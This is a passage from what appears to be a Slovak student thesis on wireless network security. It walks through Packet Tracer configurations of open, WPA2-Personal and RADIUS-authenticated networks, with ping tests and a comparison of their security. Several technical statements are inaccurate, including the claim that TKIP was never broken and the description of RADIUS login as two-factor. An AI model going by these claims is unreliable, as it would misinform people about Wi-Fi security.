Siete typu Open Access, nemajú vytvorené zabezpečenie pomocou šifrovacích protokolov. Táto sieť je nazývaná, ako verejná. Všetci užívatelia ktorý majú k dispozícii zariadenie ktoré podporuje pripojenie na bezdrôtovú sieť 2,4 GHz, sa môžu pripojiť bez toho aby zadávali nejaké užívateľské heslá alebo iný druh autorizácie.



Obr. 28: Priradenie adries pomocou DHCP


Pridelenie sieťových adries zabezpečuje nastavenie DHCP serveru na bezdrôtovom smerovači. Adresy boli nastavené od 192.168.0.100 do 192.168.0.253. Celkom môže byť pripojených súčasne na sieť až 154 zariadení.

5.2 Bezdrôtová sieť so zabezpečením WPA2

WPA2 vytvára nové kľúče a relácie. Šifrovacie kľúče, ktoré sa používajú pre každého klienta v sieti, sú pre daného klienta jedinečné a špecifické. Pakety, ktoré sú posielané bezdrôtovo sú zašifrované jedinečným kľúčom. Zabezpečenie je vylepšené použitím nového a jedinečného šifrovacieho kľúča. Služba WPA2 je stále považovaná za bezpečnú a protokol TKIP nebol nikdy narušený.


Režim WPA2-Personal, vyžaduje manuálnu konfiguráciu PSK na AP. Služba PSK autentizuje používateľov prostredníctvom hesla alebo identifikačného kódu na klientskej stanici. Nie je potrebný žiadny autentifikačný server. Klient môže získať prístup do siete iba vtedy, ak sa heslo klienta zhoduje s heslom AP. Heslo tiež poskytuje kľuč, ktorý TKIP alebo AES používa na generovanie šifrovacieho kľúča dátových paketov. Režim Personal je zameraný na prostredia SOHO a nie je považovaný za bezpečný pre podnikové prostredia. V tomto návrhu siete je zobrazená konfigurácia, ktorá je potrebná na implementáciu WPA2 v režime Personal.

5.2.1 Topológia siete a konfigurácia




Obr. 29: Topológia siete WPA2-Personal

Určená topológia siete, ktorá je vytvorená v programe Packet Tracer je určená iba výlučne na správu bezdrôtových rámcov a na testovanie komunikáciu medzi hostiteľmi. Je použitý bezdrôtový smerovač, ktorý je nakonfigurovaný na overovanie siete pomocou WPA2-Personal.




Obr. 30 Konfigurácia adries na smerovači

Na smerovači bola nastavená adresa východzej brány s maskou podsiete. Zároveň bol aktivovaný port smerovača, Gigabit Ethernet 0/1.



Obr. 31: Nastavenie šifrovania WPA2-Personal

Na Zabezpečenie bezdrôtovej siete bolo nastavené šifrovanie WPA2-Personal. Taktiež bol zadaný šifrovací kľuč **1234567890abcdef**, ktorý musí zadať každý používateľ, ktorý sa chce pripojiť na súkromnú sieť. Heslo musí obsahovať 8 až 63 ASCII textových znakov alebo 64 hexadecimálnych znakov.




Obr. 32: Zadanie názvu bezdrôtovej siete

V ďalšom kroku bol názov siete definovaný ako Network WPA2.


Obr. 33: Vyhľadávanie vysielaných sietí

V tomto prípade sa nastavenia definujú už na koncových zariadeniach, konkrétne na počítači. Pri vyhľadávaní bezdrôtových sietí sa nám zobrazila sieť s SSID Network WPA2, ktorú sme vytvorili so zabezpečením WPA2-PSK.



Obr. 34: Priradenie šifrovacieho kľúča

Na úspešné pripojenie do vytvorenej siete musíme vedieť šifrovací kľuč, ktorý bol definovaný pri nastaveniach bezdrôtového smerovača. Užívateľ ktorý sa chce takto pripojiť do siete musí zadať s ponuky zabezpečenie, čo je v tomto prípade WPA-Personal a správny sieťový kľuč pre prístup do siete.



Obr. 35: Pripojená sieť WPA2-Personal


Ako je znázornené na obrázku, počítače sú úspešné pripojené v sieti. Konfigurácia bola úspešne vytvorená.

5.3 Bezdrôtová sieť so zabezpečením Radius

Bezpečnostné servery Radius sú identifikované na základe ich hostiteľského mena alebo IP adresy, názvu hostiteľa a špecifických čísel portov UDP. Radius server vytvára jedinečný identifikátor, ktorý umožňuje individuálne definovať hostiteľov Radius poskytujúcich špecifickú službu AAA.


V tomto návrhu siete bolo použité overovanie pomocou služby AAA Radius. Radius je distribuovaný systém klient/server, ktorý zabezpečuje sieť pred neoprávneným prístupom. Klienti Radius komunikujú na podporovaných zariadeniach Cisco a odosielajú požiadavky pre autentifikáciu na centrálny server Radius. Server obsahuje všetky informácie o autentifikácii používateľa a prístupu k sieťovým službám. Hostiteľ Radius je spravidla viacúčelový systém so serverovým softvérom od spoločnosti Cisco [14].

5.3.1 Topológia a konfigurácia bezdrôtovej siete




Obr. 36: Topológia siete Radius

Topológia bezdrôtovej siete s Radius serverom, obsahuje autorizačný server. Server je dôležitý na základe dvojfaktorového overovania užívateľov ktorý sú pripojený do siete. V navrhnutej topológii je spolu so serverom aj pripojený prepínač. Sieť nie je pripojená na WAN, z dôvodu že slúži iba na správu bezdrôtových rámcov a testovanie konfigurácie.




Obr. 37: Konfigurácia Serveru AAA

V ďalšom bode je nakonfigurovaný Server AAA, kde je nastavené meno klienta, IP adresa klienta, typ servera a heslo. Radius port je pevne nakonfigurovaný na 1645 pre vzdialené overovanie služby.



Obr. 38: Nastavenie portu na smerovači

Na smerovači je nastavená IP adresa a maska podsiete. Je za potreby nastaviť aj konzolové heslo na smerovači a nastavenie hesla pre službu Telnet. Po zadaní všetkých parametrov bol aktivovaný port.



Obr. 39: Definovanie Radius servera


Pre nastavenie zabezpečenia bezdrôtovej siete slúži autorizácia WPA2-Enterprise. Šifrovanie je nastavené ako AES, kde sa dodatočne nastavuje aj IP adresa Radius Serveru na overovanie pripojených klientov.

Obr. 40: Vyhľadanie vysielacích sietí


Bezdrôtový adaptér vyhľadal sieť ktorá bola vytvorená ale pre úspešné pripojenie do bezdrôtovej siete s overovaním Radius serveru, je dôležité vytvoriť nový profil z dôvodu autorizácie s Radius serverom.

Obr. 41: Nastavenie profilu domény

V ďalšom bode je dôležité zadať správne meno profilu na počítači, ktoré bolo nastavené na Radius serveri. Meno profilu je nastavené kvôli autorizácii WEP2-Enterprise.



Obr. 42: Výber zabezpečenia siete



Obr. 43: Zadanie konfiguračných údajov

Obr. 44: Pripojenie do bezdrôtovej siete

Po výbere zabezpečenia bezdrôtovej siete boli nastavené parametre šifrovania WPA2-Enterprise. Autorizáciu zabezpečuje protokol chráneného rozšíreného overenia PEAP.

V poslednom kroku, sa nastavenia siete uložia do pamäte. Koncové zariadenie vytvorilo overenie so serverom, kvôli autorizácii a pripojí sa.

```
C:\>ping 192.168.0.103

Pinging 192.168.0.103 with 32 bytes of data:

Reply from 192.168.0.103: bytes=32 time=34ms TTL=128
Reply from 192.168.0.103: bytes=32 time=41ms TTL=128
Reply from 192.168.0.103: bytes=32 time=20ms TTL=128
Reply from 192.168.0.103: bytes=32 time=51ms TTL=128

Ping statistics for 192.168.0.103:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 20ms, Maximum = 51ms, Average = 36ms

C:\>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:

Request timed out.
Reply from 192.168.1.1: bytes=32 time=25ms TTL=254
Reply from 192.168.1.1: bytes=32 time=18ms TTL=254
Reply from 192.168.1.1: bytes=32 time=14ms TTL=254

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 14ms, Maximum = 25ms, Average = 19ms

C:\>ping 192.168.1.200

Pinging 192.168.1.200 with 32 bytes of data:

Reply from 192.168.1.200: bytes=32 time=29ms TTL=127
Reply from 192.168.1.200: bytes=32 time=19ms TTL=127
Reply from 192.168.1.200: bytes=32 time=8ms TTL=127
Reply from 192.168.1.200: bytes=32 time=28ms TTL=127

Ping statistics for 192.168.1.200:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 8ms, Maximum = 29ms, Average = 21ms

C:\>
```

Obr. 45: Kontrola pripojenia pomocou konzoly

Na kontrolu testovania prenosu paketov, bola použitá konzola na pripojenom počítači. Bol zadaný príkaz ping, ktorý nám zabezpečuje kontrolu spojenia medzi zariadeniami ktoré sú

pripojené v spoločnej sieti. Na obrázku je znázornené testovanie spojenia medzi počítačmi, smerovačom a Radius serverom.

6 ÚČINNOSŤ ZABEZPEČENIA VYTVORENÝCH BEZDRÔTOVÝCH SIETÍ

6.1 Siete typu Open Access

Nami vytvorený model siete Open Access má nulový autentifikačný algoritmus. Prístupový bod poskytne akúkoľvek žiadosť o overenie totožnosti. Otvorené overovanie má svoje miesto v autentifikácii siete IEEE 802.11. Autentifikácia v špecifikácii IEEE 802.11 z roku 1997 je orientovaná na pripojenie. Požiadavky na autentifikáciu sú navrhnuté tak, aby umožnili zariadeniam rýchly prístup do siete. Navyše, mnohé zariadenia kompatibilné so štandardom IEEE 802.11 sú mobilné jednotky na získavanie údajov, ako čítačky čiarových kódov. Nemajú kapacity CPU potrebnú pre zložité autentifikačné algoritmy [11].

Otvorené overenie umožňuje prístup do bezdrôtovej siete všetkým zariadeniam. Ak v sieti nie je povolené žiadne šifrovanie, zariadenie, ktoré pozná identifikátor SSID prístupového bodu, môže získať prístup do siete. Typ tejto siete je z hľadiska bezpečnosti, najmenej bezpečná.

6.2 Siete so šifrovaním WPA2

Služba WPA2 sa v službe WEP zlepšuje v tom, že poskytuje schému šifrovania TKIP na šifrovanie šifrovacieho kľúča a overí, či počas prenosu údajov nebola zmenená. Hlavným rozdielom medzi WPA2 a WPA je, že WPA2 ďalej zlepšuje bezpečnosť siete, pretože vyžaduje silnejšiu metódu šifrovania nazvanú AES [12].

Existuje niekoľko rôznych foriem bezpečnostných kľúčov WPA2. Predbežne zdielaný kľúč WPA2/PSK používa klávesy dlhé 64 hexadecimálnych číslic a je to metóda najčastejšie používaná v domácich sieťach.

Pri nastavovaní siete pomocou WPA2 existuje niekoľko možností výberu zvyčajne vrátane voľby medzi dvoma šifrovacími metódami AES a TKIP.

Mnoho domácich smerovačov umožňuje správcom vybrať si z týchto možných kombinácií:

- WPA-TKIP: Toto je predvolená voľba pre staršie smerovače, ktoré nepodporovali WPA2.

- WPA-AES: AES bol prvýkrát predstavený skôr, než bol dokončený štandard WPA2, aj keď len málo klientov tento režim podporuje.
- WPA2-AES: Toto je predvolená voľba pre novšie bezdrôtové smerovače a odporúčanú možnosť pre siete, kde všetci klienti podporujú AES.
- WPA2-AES / TKIP: Bezdrôtové smerovače musia povoliť oba režimy, ak niektorý z ich klientov nepodporuje AES. Všetci klienti s podporou WPA2 podporujú AES, ale väčšina klientov WPA nie.

6.3 Siete s overovaním Radius serveru

WPA2-Enterprise s autentifikáciou IEEE 802.1X sa môže použiť na autentifikáciu používateľov alebo počítačov v doméne. Bezdrôtový klient sa autentizuje proti serveru RADIUS pomocou metódy EAP nakonfigurovanej na serveri RADIUS. Úlohou brány je odosielať autentifikačné správy medzi serverom žiadateľa a autentizačným serverom [7].

AP vykonávajú výmeny EAPOL medzi žiadateľom a konvertujú ich na správy RADIUS o prístupových požiadavkách, ktoré sa odosielajú na Radius server a UDP port špecifikovaný v informačnom paneli. Bezdrôtový prístupový bod musí dostať správu s RADIUS, Access-accept zo servera RADIUS, aby poskytol žiadateľovi prístup do siete. Siete, ktoré sa overujú pomocou servera Radius, sú považované za najviac bezpečné.

Pre dosiahnutie najlepšieho výkonu sa odporúča mať server RADIUS a AP gateway umiestnený v rovnakej vysielacej doméne, aby sa zabránilo oneskoreniu brány firewall, smerovania alebo autentifikácie. AP nie je zodpovedný za overovanie bezdrôtových klientov a funguje ako sprostredkovateľ medzi klientmi a serverom RADIUS.

ZÁVER

Cieľom tejto práce bolo popísanie vývoja bezdrôtových protokolov IEEE 802.11. Najprv bol popísaný vývoj základných bezdrôtových protokolov a ich dodatkov. Ďalej boli popísané technológie ktoré boli vyvinuté spoločnosťou Cisco. Jenou s dôležitých častí bolo spracovanie zabezpečenia bezdrôtových sietí v rámci, či už verených alebo súkromných sietí. Útoky a slabé miesta boli vysvetlené v poslednej časti teoretickej časti.

Praktická časť bola zameraná na vytvorenie bezdrôtových sietí v simulačnom programe Packet Tracer. Boli vytvorené siete ktoré sa najčastejšie používajú, či už s overovaním alebo bez overovania užívateľov.

Výsledkom tejto práce bolo vytvoriť materiál, ktorý je možný využiť pri budovaní zabezpečenia bezdrôtových sietí spoločnosti Cisco. Taktiež je vhodný na vysvetlenie problematiky bezdrôtových sietí.

ZOZNAM POUŽITEJ LITERATÚTY

[1] LAMMLE, Todd. *CCNA: výukový průvodce přípravou na zkoušku 640-802*. Vyd.1. Brno: Computer Press, 2010, 928 s. ISBN 978-80-251-2359-1.

[2] CARROLL, Brandon. *Bezdrátové sítě Cisco: autorizovaný výukový průvodce*. Vyd.1. Brno: Computer Press, 2011, 478 s. ISBN 978-80-251-2884-8.

[3] HOLT, Alan a Chi-Yu. HUANG. *802.11 wireless networks: security and analysis*. Vyd.1. New York: Springer, 2010, 212 s. ISBN 978-1-84996-274-2.

[4] HUCABY, Dave. *CCNA wireless 640-722 official cert guide*. Vyd.1. Indianapolis, IN: Cisco Press, 2014, 544 s. ISBN 978-1-58720-562-0.

[5] HENRY, Jerome. *CCNA Wireless 640-722 IUWNE quick reference*. Vyd.1. Indianapolis: Cisco Press, 2012, 118 s. ISBN 978-1-58714-308-3.

[6] 802.11ac: The Fifth Generation of Wi-Fi. In: *Cisco* [online]. San Jose, 2018 [cit. 2018-04-21]. Dostupné z: https://www.cisco.com/c/dam/en/us/products/collateral/wireless/aironet-3600-series/white-paper-c11-713103.pdf.

[7] Cisco IOS Security Configuration Guide. In: *Cisco* [online]. San Jose, 2009 [cit. 2018-04-21]. Dostupné z: https://www.cisco.com/c/dam/en/us/td/docs/ios/security/configuration/guide/12_4t/sec_12_4t_book.pdf.

[8] Wi-Fi security – WEP, WPA and WPA2. *Hakin9* [online]. 2005, **2005**(6), 14 [cit. 2018-04-21]. Dostupné z: http://tele1.dee.fct.unl.pt/rit2_2017_2018/files/hakin9_wifi_EN.pdf

[9] Cisco Wireless LAN Controller Configuration Guide: Chapter 7 - Configuring WLANs. 7.0.98.0. San Jose, 2018. Dostupné také z: https://www.cisco.com/c/en/us/td/docs/wireless/controller/7-0/configuration/guide/c70/c70wlan.html

